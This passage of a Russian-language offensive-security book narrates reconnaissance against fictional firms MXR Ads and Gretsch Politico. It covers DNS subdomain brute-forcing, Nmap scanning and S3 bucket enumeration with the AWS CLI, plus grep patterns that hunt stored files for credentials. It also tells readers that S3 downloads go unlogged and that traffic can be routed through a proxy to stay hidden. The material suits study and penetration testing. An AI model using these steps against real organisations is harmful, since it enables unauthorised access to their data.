Менее навороченный, но очень мощный инструмент, который я очень рекомендую, – это Fernmelder (*https://github.com/stealth/fernmelder/*). Он написан на C, состоит всего из нескольких сотен строк кода и, вероятно, является самым эффективным инструментом перебора DNS, который я когда-либо пробовал. Fernmelder принимает на вход два типа данных: список имен-кандидатов DNS и IP-адреса резолверов DNS для использования. Это все, что от нас требуется.

Во-первых, мы создаем наш список возможных DNS-имен, используя магию awk, примененную к общедоступному списку слов субдомена, как показано в листинге 4.2. Хорошим началом станет утилита SecLists Даниэля Мисслера, доступная по адресу *https://github.com/danielmiessler/SecLists/*.

Листинг 4.2. Создание списка потенциальных субдоменов MXR Ads

```
root@Point1:~/# awk '{print $1".mxrads.com"}' top-10000.txt > sub_mxrads.txt
root@Point1:~/# head sub_mxrads.txt
test.mxrads.com
demo.mxrads.com
video.mxrads.com
--сокращено--
```

Мы получаем несколько тысяч потенциальных поддоменов, которые можем попробовать. Что касается второго входа, вы можете позаимствовать резолверы DNS из репозитория Fernmelder, как показано в листинге 4.3.

Листинг 4.3. Проверка наших кандидатов на субдомен, чтобы узнать, какие из них реально существуют

```
root@Point1:~/# git clone https://github.com/stealth/fernmelder
root@Point1:~fern/# make

root@Point1:~fern/# cat sub_mxr.txt | ./fernmelder -4 -N 1.1.1.1 \
-N 8.8.8.8 \
-N 64.6.64.6 \
-N 77.88.8.8 \
-N 74.82.42.42 \
-N 1.0.0.1 \
-N 8.8.4.4 \
-N 9.9.9.10 \
-N 64.6.65.6 \
-N 77.88.8.1 \
-A
```

Будьте осторожны при добавлении новых резолверов, так как некоторые DNS-серверы ведут себя недостойно и при разрешении несуществующего домена возвращают IP-адрес по умолчанию, а не

стандартный ответ NXDOMAIN. Параметр -A в конце команды скрывает любые неудачные попытки разрешения домена.

Результаты из листинга 4.3 начинают поступать впечатляюще быстро. Из тысячи поддоменов, которые мы пытались разрешить, несколько десятков ответили действительными IP-адресами:

```
Subdomain            TTL Class Type  Rdata
electron.mxrads.net. 60  IN    A     18.189.47.103
cti.mxrads.net.      60  IN    A     18.189.39.101
maestro.mxrads.net.  42  IN    A     35.194.3.51
files.mxrads.net.    5   IN    A     205.251.246.98
staging3.mxrads.net. 60  IN    A     10.12.88.32
git.mxrads.net.      60  IN    A     54.241.52.191
errors.mxrads.net.   59  IN    A     54.241.134.189
jira.mxrads.net.     43  IN    A     54.232.12.89
--snip--
```

Наблюдение за появлением IP-адресов на экране просто завораживает. Каждый адрес – это дверь, ожидающая, когда ее ловко вскроют или взломают силой, чтобы предоставить нам доступ. Вот почему эта фаза разведки так важна: она дает нам роскошь выбора, ведь обеим организациям принадлежит более 100 доменов!

ПРИМЕЧАНИЕ *Ознакомьтесь с интересным инструментом Altdns, который использует цепи Маркова для формирования предсказуемых кандидатов в поддомены: https://github.com/infosec-au/altdns/.*

Исследование используемой веб-инфраструктуры

Традиционный подход заключается в выполнении запросов WHOIS для этих вновь найденных доменов, из которых мы можем определить сегмент IP-адресов, принадлежащий компании. Затем мы можем просканировать открытые порты в этом диапазоне, с помощью Nmap или Masscan, в надежде проникнуть в базу данных без аутентификации или плохо защищенную систему Windows. Мы пробуем запросы WHOIS на нескольких поддоменах:

```
root@Point1:~/# whois 54.232.12.89
NetRange: 54.224.0.0 - 54.239.255.255
CIDR: 54.224.0.0/12
NetName: AMAZON-2011L
OrgName: Amazon Technologies Inc.
OrgId: AT-88-Z
```

Однако, внимательно изучив этот список IP-адресов, мы быстро понимаем, что они не имеют ничего общего с Gretsch Politico или MXR Ads. Выяснилось, что большинство собранных нами поддоменов работают в инфраструктуре AWS. Это важный вывод. Большинство

интернет-ресурсов на AWS, таких как балансировщики нагрузки, сети распространения контента, бакеты S3 и т. д., регулярно меняют свои IP-адреса.

ПРИМЕЧАНИЕ *Сеть распространения контента (content distribution network, CDN) – это набор географически распределенных прокси-серверов, которые помогают уменьшить задержку конечного пользователя и обеспечить высокую доступность. Обычно они обеспечивают локальное кеширование, направляют пользователей к ближайшему серверу, направляют пакеты по кратчайшему пути и предлагают другие услуги. Среди наиболее известных игроков – Cloudflare, Akamai и AWS CloudFront.*

Это означает, что если мы отправим этот список IP-адресов в Nmap и сканирование портов затянется более чем на пару часов, адреса уже будут присвоены другому клиенту, и результаты уже не будут актуальны. Конечно, компании всегда могут привязать фиксированный IP-адрес к серверу и напрямую раскрыть свое приложение, но это все равно, что намеренно уронить чугунную гирю прямо себе на мизинец.

За последнее десятилетие мы, хакеры, привыкли сканировать только IP-адреса и пропускать резолвинг DNS, чтобы выиграть несколько секунд, но при работе с облачным провайдером это может оказаться фатальным. Вместо этого мы должны сканировать *доменные имена*; таким образом, резолвинг имени будет выполняться ближе к фактическому сканированию, чтобы гарантировать его актуальность.

Именно этим мы и займемся дальше. Мы запускаем быстрое сканирование Nmap для всех доменных имен, которые мы собрали до сих пор, для поиска открытых портов:

```
root@Point1:~/# nmap -F -sV -iL domains.txt -oA fast_results
```

Мы фокусируемся на наиболее распространенных портах с помощью `-F`, получаем версию компонента с помощью `-sV` и сохраняем результаты в XML, RAW и текстовом формате с помощью `-oA`. Это сканирование может занять несколько минут, поэтому, пока оно выполняется, мы обратим внимание на фактическое содержимое сотен доменов и веб-сайтов, которые, как мы обнаружили, принадлежат MXR Ads и Gretsch Politico.

Дополнительные ресурсы

- Ознакомьтесь с примером утечки учетных данных, прочитав отчет об ошибке исследователя, обнаружившего токены API в репозитории, принадлежащем Starbucks: *https://hackerone.com/reports/716292/*.
- Если вы незнакомы с устройством и принципом работы Git, прочитайте статью Юрия Стрампфлонера (Juri Strumpflohner) по адресу *https://juristr.com/blog/2013/04/git-explained/*.

5

ПОИСК УЯЗВИМОСТЕЙ

У нас есть около 150 направлений для изучения уязвимостей: внедрение кода, выход за пределы разрешенного каталога, ошибки контроля доступа и так далее. Хакеры, плохо знакомые с этим типом деятельности, часто чувствуют себя ошеломленными огромным количеством возможностей. С чего начать? Сколько времени следует проводить на каждом сайте? На каких страницах? Что, если мы что-то пропустим?

Этот этап наверняка способен поколебать вашу уверенность. В данной книге я покажу вам как можно больше кратчайших путей, но поверьте мне, что для этой конкретной задачи самый древний рецепт в мире – самый эффективный: *чем больше вы практикуетесь, тем лучше у вас получается*. Чем более фантастическими и невероятными уязвимостями вы воспользуетесь, тем больше у вас появится уверенности не только в себе, но и в неизбежности человеческих ошибок.

Практика – залог совершенства

Итак, с чего начать? Что ж, выполнение задач в виде игры с захватом флага[1] (capture-the-flag, CTF) – это один из способов освоить самые

---

[1] Название позаимствовано у традиционной игры бойскаутов, в которой нужно любым способом проникнуть в лагерь противника и похитить его флаг и/или оставить свой. – *Прим. перев.*

основные принципы эксплойтов, таких как SQL-инъекции, межсайтовый скриптинг (cross-site scripting, XSS) и другие веб-уязвимости. Но имейте в виду, что эти упражнения мало похожи на реальные уязвимости приложений; они были разработаны энтузиастами как забавные головоломки, а не как результат настоящей ошибки или ленивого копирования-вставки из поста на сайте Stack Overflow.

Лучший способ изучить эксплойты – попробовать их в безопасной среде. Например, для экспериментов с SQL-инъекциями вы можете развернуть в своей лаборатории веб-сервер и базу данных, написать приложение и попробовать внедрить в него зловредный SQL-запрос. Вам придется изучить тонкости разных парсеров SQL, написать свои фильтры для предотвращения инъекций, а затем попробовать обойти эти фильтры и так далее. Начните думать как разработчик, попробуйте решить проблему анализа неизвестных входных данных для построения запроса к базе данных или сохранения информации между устройствами и сеансами, и вы быстро обнаружите, что делаете те же самые опасные предположения, жертвами которых становятся разработчики. Не зря говорят, что за каждой серьезной уязвимостью скрывается ложное предположение. Для экспериментов подойдет любой стек: Apache + PHP, Nginx + Django, NodeJS + Firebase и так далее. Узнайте, как использовать эти платформы, разберитесь, где они хранят настройки и секреты, и определите, как они кодируют или фильтруют пользовательский ввод.

Со временем вы разовьете способность замечать не только потенциально уязвимые параметры, но и то, как ими оперирует приложение. Ваше мышление изменится с «Как мне заставить это работать?» на «Как я могу это сломать?». Как только эта шестеренка начнет вращаться у вас в голове, вы не сможете ее остановить – уж поверьте мне.

Я также призываю вас старательно учиться на чужом опыте. Я получаю огромное удовольствие от чтения отчетов об ошибках, которыми делятся исследователи в Twitter, Medium и на других платформах, таких как *https://pentester.land*. Вы не только откроете для себя новые инструменты и методы, но и убедитесь, что даже огромные корпорации совершают нелепые ошибки в простейших базовых функциях, таких как формы сброса пароля.

К счастью, сейчас вы не занимаетесь тестированием на проникновение по контракту, поэтому время будет наименьшей из ваших проблем. На самом деле это ваш самый ценный союзник. Вы можете потратить на каждый сайт столько времени, сколько сочтете нужным. Возможность провести целый день, играя с разными параметрами, зависит только от вашего чутья и любопытства.

Выявление скрытых доменов

Вернемся к списку доменов, который мы получили в прошлой главе. При работе с полностью облачной средой есть кратчайший путь, который поможет нам узнать больше о веб-сайтах и действительно

определить их приоритеты: мы можем выявить *реальные* домены, скрывающиеся за общедоступными доменными именами. Поставщики облачных услуг обычно создают уникальные URL-адреса для каждого ресурса, созданного клиентом, например серверов, балансировщиков нагрузки, хранилищ, управляемых баз данных и конечных точек распространения контента. Возьмем, к примеру, Akamai, глобальную сеть доставки контента. Для обычного сервера Akamai создаст доменное имя наподобие `e9657.b.akamaiedge.net`, чтобы оптимизировать передачу пакетов на этот сервер. Но ни одна компания не станет использовать этот труднопроизносимый домен на публике; его спрячут за гламурным именем типа `stellar.mxrads.com` или `victory.gretschpolitco.com`. Браузер может думать, что он связывается с сайтом `victory.gretschpolitico.com`, но на самом деле сетевой пакет отправляется на IP-адрес `e9657.b.akamaiedge.net`, который затем пересылает пакет в конечный пункт назначения.

Если мы сможем каким-то образом выяснить эти облачные имена, скрытые за каждым из найденных нами веб-сайтов, мы сможем определить облачный сервис, на платформе которого работают веб-сайты, и, таким образом, сосредоточиться на тех сервисах, которые с большей вероятностью будут иметь неправильную конфигурацию: Akamai хорош, но AWS S3 (сервис хранения данных) и API Gateway (управляемый прокси-сервер) более интересны, как вы скоро увидите. Если мы знаем, что веб-сайт находится за балансировщиком нагрузки приложений AWS, например, то мы можем ожидать некоторую фильтрацию параметров и, следовательно, корректировать наши полезные нагрузки. Что еще интереснее, мы можем попытаться найти «исходный» или реальный IP-адрес сервера и, таким образом, полностью обойти промежуточную облачную службу.

ПРИМЕЧАНИЕ *Найти реальные IP-адреса сервисов, защищенных Akamai, Cloudflare, CloudFront и другими сетями доставки контента, непросто. Иногда IP просачивается в сообщениях об ошибках, иногда в заголовках HTTP. В других случаях, если вам сопутствует удача и сервер имеет достаточно уникальный цифровой отпечаток, вы можете найти его с помощью Shodan, ZoomEye или специального инструмента, такого как CloudBunny (https://github.com/Warflop/CloudBunny/).*

Давайте вернемся к нашему списку доменов и продвинемся в разведке DNS еще на один шаг, чтобы найти эти скрытые домены. Нам следует искать записи CNAME (записи имен, которые указывают на другие записи имен), а не IP-адреса (как это делают более распространенные записи типа A). Команда `getent hosts` извлекает следующие записи CNAME:

```
root@Point1:~/# getent hosts thor.mxrads.com
91.152.253.4 e9657.b.akamaiedge.net stellar.mxrads.com
stellar.mxrads.com.edgekey.net
```

Мы видим, что `thor.mxrads.com` действительно находится за точкой доставки контента Akamai.

Не все альтернативные домены зарегистрированы как записи CNAME; некоторые создаются как записи ALIAS, которые явно не отображаются в процессе разрешения имен. В этих сложных случаях мы можем угадать сервис AWS, найдя IP-адрес в общедоступном диапазоне, опубликованном в документации AWS в разделе **General Reference** (Общая информация).

Мне не удалось найти простой инструмент для расширенной разведки DNS такого типа, поэтому я написал скрипт для автоматизации процесса – DNS Charts, который можно скачать по адресу *https://dnscharts.hacklikeapornstar.com/*. Вы создаете список доменов, а затем передаете его в DNS Charts для поиска записей CNAME с использованием регулярных выражений, чтобы сгенерировать предположения о названиях облачных сервисов. Результат отображается в виде цветного графика, на котором показаны базовые взаимодействия между доменами, а также основные облачные сервисы, используемые компанией. На рис. 5.1 показан пример вывода DNS Charts.




Рис. 5.1. Список сервисов, используемых MXR Ads

Беглый взгляд на этот график дает нам довольно четкое представление о наиболее интересных конечных точках, на которые следует ориентироваться в первую очередь. Большинство найденных нами доменов размещены на AWS и используют сочетание следующих сервисов: сеть доставки CloudFront, служба хранения Amazon S3 и балансировщик нагрузки ELB. Остальные используют дистрибьюторскую сеть Akamai.

Обратите внимание, что URL-адрес панели инструментов GP (вверху в центре) указывает на домен, принадлежащий MXR Ads (внизу слева). Мы были правы насчет их близких отношений; это даже отражено в их инфраструктуре.

У нас есть несколько зацепок. Например, поддомен `gretschpol-alb-1463804911.eu-west-1...` относится к балансировщику нагрузки

приложений AWS (AWS ALB), о чем говорит элемент `alb` URL-адреса. Согласно документации AWS, это балансировщик нагрузки уровня 7, который отвечает за распределение входящего трафика. Теоретически балансировщик нагрузки уровня 7 способен анализировать HTTP-запросы и даже блокировать некоторые полезные нагрузки при подключении к брандмауэру веб-приложений AWS (AWS WAF). Так ли это на самом деле, остается открытым вопросом и, конечно, потребует активного расследования.

ПРИМЕЧАНИЕ *AWS WAF – это не тот великолепный WAF, которого все ждали. Время от времени появляется твит с описанием простого способа обхода: http://bit.ly/303dPm0.*

Однако балансировщик нагрузки приложения может подождать. Мы уже составили список победителей, как только увидели граф. Мы начнем с наиболее заманчивых URL-адресов AWS S3.

Изучение URL-адресов S3

AWS S3 – это недорогой сервис хранения с высокой избыточностью, предоставляемый Amazon по цене от 0,023 долл. за гигабайт плюс передача данных. Объекты, хранящиеся в S3, организованы в *бакеты* (bucket, корзина). У всех учетных записей AWS каждый бакет имеет уникальное имя и URL-адрес (см. рис. 5.2).




Рис. 5.2. Бакет хранилища S3, как он отображается в веб-консоли

S3 может хранить что угодно, от файлов JavaScript до резервных копий баз данных. После стремительного внедрения этого сервиса многими компаниями, как небольшими, так и крупными, на собраниях можно было часто слышать о каком-нибудь файле: «О, просто закиньте его на S3!»

Такая концентрация легкодоступных данных в интернете привлекает хакеров, как цветущая клумба пчел, и, конечно же, как скромные, так и крутые компании одинаково дают поводы для скандальных заголовков в журналах. Открытые и уязвимые бакеты S3 обходятся этим компаниям в терабайты конфиденциальных данных, таких как информация о клиентах, история транзакций и многое другое. Взлом

компании еще никогда не был таким простым. Вы даже можете найти список открытых бакетов S3 на *https://buckets.grayhatwarfare.com/*.

Наш небольшой граф DNS на рис. 5.1 показывает, что у нас есть четыре URL-адреса S3, а именно `dl.mxrads.com`, `misc.mxrads.com`, `assets.mxrads.com` и `resource.mxrads.com`, но на самом деле там может быть больше информации. Прежде чем исследовать эти бакеты, мы их проредим. Иногда Akamai и CloudFront могут скрывать бакеты S3 за записями ALIAS. Давайте будем аккуратными, пройдемся по 18 URL-адресам Akamai и CloudFront и внимательно присмотримся к параметру `Server` в ответе HTTP:

```
root@Point1:~/# while read p; do \
echo $p, $(curl --silent -I -i https://$p | grep AmazonS3) \
done <cloudfront_akamai_subdomains.txt

digital-js.mxrads.com, Server: AmazonS3
streaming.mxrads.com, Server: AmazonS3
```

У нас есть еще два бакета, заслуживающих внимания. Отлично. Введем в браузер URL-адрес первого бакета, `dl.mxrads.com` (псевдоним для `mxrads-files.s3.eu-west-1.amazonaws.com`), надеясь получить доступ ко всему, что хранится в бакете. К сожалению, мы сразу получаем пощечину в виде явной ошибки:


```
▼<Error>
   <Code>AccessDenied</Code>
   <Message>Access Denied</Message>
   <RequestId>F9C81D8DE0E5D907</RequestId>
 ▼<HostId>
     w4yGlMo9h1RXciQKvwab2zO0eYOvcdGxkRNIsvWLOwR0iyrIsAkdc1f4GiE7V+SGbd1FnEKTtT0=
   </HostId>
 </Error>
```


`Access denied` – в доступе отказано.

Вопреки этому сообщению, технически нам не запрещено обращаться к объектам в бакете. Нам просто не разрешено получать список содержимого бакета – очень похоже на то, как параметр `Options -Indexes` на сервере Apache отключает список каталогов.

ПРИМЕЧАНИЕ *Иногда бакет удаляют, но CNAME остается определенным. В этом случае мы можем попытаться захватить поддомен, создав бакет с таким же именем в нашей собственной учетной записи AWS. Это интересный прием, который в некоторых ситуациях может иметь фатальные последствия для жертвы. Об этом есть хорошая статья Патрика Худака на https://0xpatrik.com/takeover-proofs/.*

Безопасность бакета S3

После слишком большого количества скандалов, связанных с небезопасными бакетами S3, AWS ужесточила контроль доступа по

умолчанию. Каждый бакет теперь имеет своего рода переключатель доступа, который пользователь может легко активировать, чтобы запретить любой публичный доступ. Может показаться, что это базовая функция, но! – доступом к бакету управляют не одна, не две, не три, а четыре перекрывающиеся настройки под переключателем! Слегка запутанно, правда? Пользователей бакетов S3 можно почти простить за неправильную конфигурацию, которая состоит из следующих настроек:

- **списки контроля доступа (access control lists, ACL).** Явные правила, определяющие, какие учетные записи AWS могут получить доступ к каким ресурсам (устарело);
- **совместное использование ресурсов из разных источников (Cross-Origin Resource Sharing, CORS).** Правила и ограничения, накладываемые на HTTP-запросы, исходящие из других доменов, которые можно фильтровать на основе строки пользовательского агента запроса, метода HTTP, IP-адреса, имени ресурса и т. д.;
- **политика бакета (bucket policy).** Документ описания объектов JavaScript (JSON) с правилами, указывающими, какие действия разрешены, кем и при каких условиях. Политика бакета теперь заменяет ACL в качестве номинального способа защиты бакета;
- **политики управления идентификацией и доступом (Identity and Access Management, IAM).** Аналогичны политикам бакетов, но эти документы JSON присоединяются к пользователям/группам/ролям, а не к бакетам.

Вот пример политики бакета, которая позволяет всем желающим получить объект из бакета, но запрещает любые другие операции с бакетом, такие как просмотр его содержимого, запись файлов, изменение политики и т. д.:

```
{
  "Version":"2012-10-17",
  "Statement":[
    {
      "Sid":"UniqueID", // ID политики
      "Effect":"Allow", // Предоставляет доступ при соблюдении условий
      "Principal": "*", // Применимо ко всем (анонимным или нет)
      "Action":["s3:GetObject"], // Операция S3 для просмотра файла
      "Resource":["arn:aws:s3:::bucketname/*"] // Все файлы в бакете
    }
  ]
}
```

AWS объединяет правила из этих четырех параметров, чтобы решить, принимать входящий запрос на операцию или нет. Над этими четырьмя параметрами стоит главный переключатель **Block public access** (Блокировать общий доступ), который при включении блоки-

рует весь общий доступ, даже если он явно разрешен одним из четырех базовых параметров.

Сложно? Это мягко сказано. Я рекомендую вам создать собственную учетную запись AWS и изучить тонкости бакетов S3, чтобы выработать правильные рефлексы при распознавании и злоупотреблении чрезмерно разрешительными настройками S3.

ПРИМЕЧАНИЕ *Существует также довольно иллюзорное понятие владения объектом, которое перевешивает все остальные настройки, кроме главного переключателя доступности. Мы займемся этим позже.*

Изучение бакетов

Вернемся к нашему списку бакетов. Мы пытаемся просматривать их в браузере и снова получаем отказ во входе для всех, кроме `misc.mxrads.com`, который, как ни странно, возвращает пустую страницу. Отсутствие ошибок, безусловно, обнадеживает. Давайте пойдем дальше, используя командную строку AWS. Сначала мы установим на рабочий компьютер интерфейс командной строки AWS (CLI):

```
root@Point1:~/# sudo apt install awscli
root@Point1:~/# aws configure
# Введите любой допустимый набор учетных данных, чтобы разблокировать CLI.
# Например, вы можете использовать свою собственную учетную запись AWS.
```

Интерфейс командной строки AWS не принимает URL-адреса S3, поэтому нам нужно выяснить настоящее имя бакета, стоящее за `misc.mxrads.com`. В большинстве случаев это так же просто, как проверка записи CNAME домена, что в данном случае дает `mxrads-misc.s3-website.eu-west-1.amazonaws.com`. Это говорит нам о том, что имя бакета – `mxrads-misc`. Если проверка CNAME не работает, нам нужны более сложные приемы, например вставка в URL-адрес специальных символов, таких как `%C0`, или добавление недопустимых параметров, чтобы попытаться заставить S3 отобразить страницу с ошибкой, содержащей имя бакета.

Вооружившись именем бакета, мы можем использовать всю мощь интерфейса командной строки AWS. Давайте начнем с получения полного списка объектов, присутствующих в бакете, и сохранения его в текстовый файл:

```
root@Point1:~/# aws s3api list-objects-v2 --bucket mxrads-misc > list_objects.txt
root@Point1:~/# head list_objects.txt
{ "Contents": [{
     "Key": "Archive/",
     "LastModified": "2015-04-08T22:01:48.000Z",
      "Size": 0,

      "Key": "Archive/_old",
```

```
        "LastModified": "2015-04-08T22:01:48.000Z",
        "Size": 2969,

        "Key": "index.html",
        "LastModified": "2015-04-08T22:01:49.000Z",
        "Size": 0,
    },
--snip--
```

Мы получаем много объектов – слишком много, чтобы проверять их вручную. Чтобы узнать, сколько именно, мы отфильтровываем параметры `Key`:

```
root@Point1:~/# grep '"Key"' list_objects.txt |wc -l
425927
```

Бинго! У нас есть более 400 000 файлов, хранящихся в этом одном бакете. Если мы сможем до них добраться, это будет хороший улов. В списке объектов обратите внимание на пустой `index.html` в корне бакета S3; этот бакет может быть настроен для работы в качестве веб-сайта, на котором размещаются статические файлы, такие как код JavaScript, изображения и HTML, и этот файл `index.html` отвечает за пустую страницу, которую мы получили ранее при обращении к бакету через URL-адрес.

ФАЙЛОВАЯ СИСТЕМА S3

Обратите внимание, что во внутренней системе каталогов S3 отсутствует какой-либо иерархический порядок. Распространенным заблуждением является представление о S3 как о файловой системе. Это не так. Здесь нет ни папок, ни даже файлов – по крайней мере, в их общепринятых современных определениях. S3 – это система хранения ключей и значений. Веб-консоль AWS создает иллюзию организации файлов внутри папок, но это всего лишь шаманство с графическим интерфейсом. Папка в S3 – это просто ключ, указывающий на нулевое значение. Файл, который, как вам кажется, размещен внутри папки, представляет собой не что иное, как *блок памяти*, на который ссылается ключ с именем типа `/folder/file`. Другими словами, используя интерфейс командной строки AWS, мы можем удалить папку, не удаляя файлы этой папки, потому что они абсолютно не связаны.

Пришло время покопаться в данных какого-нибудь бедняги. Давайте используем шаблоны регулярных выражений для поиска сценариев SQL, файлов bash, архивов резервных копий, файлов JavaScript, файлов конфигурации, снимков VirtualBox – всего, что может дать нам ценные учетные данные:

```
# Извлекаем имена файлов в параметрах Key:
root@Point1:~/# grep '"Key"' list_objects | sed 's/[",]//g' > list_keys.txt

root@Point1:~/# patterns='\.sh$|\.sql$|\.tar\.gz$\.properties$|\.config$|\.tgz$'

root@Point1:~/# egrep $patterns list_keys.txt
  Key: debug/360-ios-safari/deploy.sh
  Key: debug/ias-vpaidjs-ios/deploy.sh
  Key: debug/vpaid-admetrics/deploy.sh
  Key: latam/demo/SiempreMujer/nbpro/private/private.properties
  Key: latam/demo/SiempreMujer/nbpro/project.properties
  Key: demo/indesign-immersion/deploy-cdn.sh
  Key: demo/indesign-immersion/deploy.sh
  Key: demo/indesign-mobile-360/deploy.sh
--сокращено--
```

Теперь у нас есть список файлов, которые могут нам пригодиться. Скачаем этих кандидатов с помощью `aws s3api get-object` и возьмемся методично просматривать каждый файл, надеясь найти действительные учетные данные в какой-либо форме. Следует иметь в виду интересный факт: AWS по умолчанию не регистрирует операции с объектами S3, такие как `get-object` и `put-object`, поэтому мы можем загружать файлы сколько душе угодно, зная, что никто не отслеживает наши перемещения. К сожалению, этого нельзя сказать об остальных API AWS.

Ну вот, прошло несколько часов, а у нас до сих пор ничего нет. Похоже, что большинство скриптов представляют собой старые трехстрочные программы, используемые для загрузки общедоступных документов, извлечения других скриптов, автоматизации рутинных команд или создания фиктивных таблиц SQL.

Нужно попробовать что-то еще. Возможно, есть файлы с конфиденциальными данными, которые ускользнули от нашего предыдущего фильтра шаблонов. Возможно, в общей куче прячутся файлы с необычными расширениями. Чтобы найти эти файлы, мы запускаем агрессивный инвертированный поиск, который отсеивает общеизвестные и бесполезные файлы, такие как изображения, каскадные таблицы стилей (CSS) и шрифты, чтобы остались только редкие скрытые жемчужины:

```
root@Point1:~/# egrep -v\
«\.jpg|\.png|\.js|\.woff|/\»,$|\.css|\.gif|\.svg|\.ttf|\.eot» list_keys.xt

Key: demo/forbes/ios/7817/index.html
Key: demo/forbes/ios/7817/index_1.html
Key: demo/forbes/ios/7817/index_10.html
Key: demo/forbes/ios/7817/index_11.html
Key: demo/forbes/ios/7817/index_12.html
Key: demo/forbes/ios/7817/index_13.html
--сокращено--
```

```
root@Point1:~/# aws s3api get-object --bucket mxrads-misc \
--key demo/forbes/ios/7817/index.html forbes_index.html
```

Файлы HTML – это не совсем те специальные файлы, которые мы имели в виду, но, поскольку они представляют более 75 % файлов в этом бакете, нам лучше взглянуть на них. Открыв их, мы видим, что они выглядят как сохраненные страницы с новостных сайтов по всему миру. Где-то в глубинах запутанной инфраструктуры GP какое-то приложение извлекает веб-страницы и сохраняет их в этом бакете. Хотелось бы понять, зачем.

Помните, во введении я говорил об особом *хакерском чутье*? Оно сработало. Это та находка, которая должна вызвать у хакера чувство покалывания вдоль позвоночника!

Поиск веб-приложения

Где прячется это проклятое приложение? Чтобы отыскать его, мы вернемся к нашим результатам разведки DNS на рис. 5.1, и, конечно же, идеальный подозреваемый сразу мелькнет в толпе: `demo.mxrads.com`. Мы видели такое же ключевое слово `demo` в ключах S3 с файлами HTML. Нам даже не пришлось запускать команду `grep`.

Если мы введем в браузере адрес `demo.mxrads.com`, то увидим, что изображение и заголовок, похоже, описывают поведение, которое мы ожидали (рис. 5.3).




Рис. 5.3. Домашняя страница demo.mxrads.com

Чтобы поближе рассмотреть эту страницу, мы запустим Burp Suite – локальный веб-прокси, который удобно перехватывает и ретранслирует каждый HTTP-запрос, поступающий от нашего браузера (поклонники OWASP могут использовать ZAP, Zed Attack Proxy). Перезагрузим страницу `demo.mxrads.com` с запущенным Burp и видим, как запросы, сделанные сайтом, передаются в режиме реального времени, как показано на рис. 5.4.

Intercept	HTTP history	WebSockets history	Options

Filter: Showing all items

#	Host	Method	URL	Params	Edited	Status
13	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/ionicons/css...			200
12	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/animate/ani...			200
11	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/font-awesom...			200
10	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/bootstrap/cs...			200
9	https://fonts.googleapis.com	GET	/css?family=Open+Sans:300,300i,400,...	✓		200
8	https://demo.mxrads.com	GET	/css?family=Open+Sans:300,300i,400,...	✓		200
7	https://demo.mxrads.com	GET	/			200

Рис. 5.4. Анализ демонстрационной страницы MXR Ads при помощи Burp

ПРИМЕЧАНИЕ *В качестве дополнительного уровня анонимности мы можем указать Burp или ZAP направлять свой трафик через прокси-сервер SOCKS, расположенный на атакующем сервере, чтобы все пакеты исходили с этого удаленного хоста. Найдите прокси-сервер SOCKS в разделе* ***Options*** *(Параметры) в Burp.*

Это отличная поверхность атаки. Используя Burp, мы можем перехватывать эти HTTP(S)-запросы, изменять их на лету, повторять их по желанию и даже настраивать правила регулярных выражений для автоматического сопоставления и замены заголовков. Если вы когда-либо проводили веб-пентест или CTF-тест, вы, должно быть, использовали похожий инструмент. Но пока отложим его и продолжим наше расследование.

Возвращаемся к осмотру сайта `demo.mxrads.com`. Как и следовало ожидать от такой компании, как MXR Ads, этот веб-сайт предлагает демонстрировать объявления в нескольких браузерах и устройствах, а также на некоторых популярных веб-сайтах, таких как nytimes.com и theregister.com (рис. 5.5). Команды отдела продаж по всему миру, вероятно, используют эти функции, чтобы убедить медиапартнеров в том, что их технология легко интегрируется с любой веб-платформой. Довольно умно.

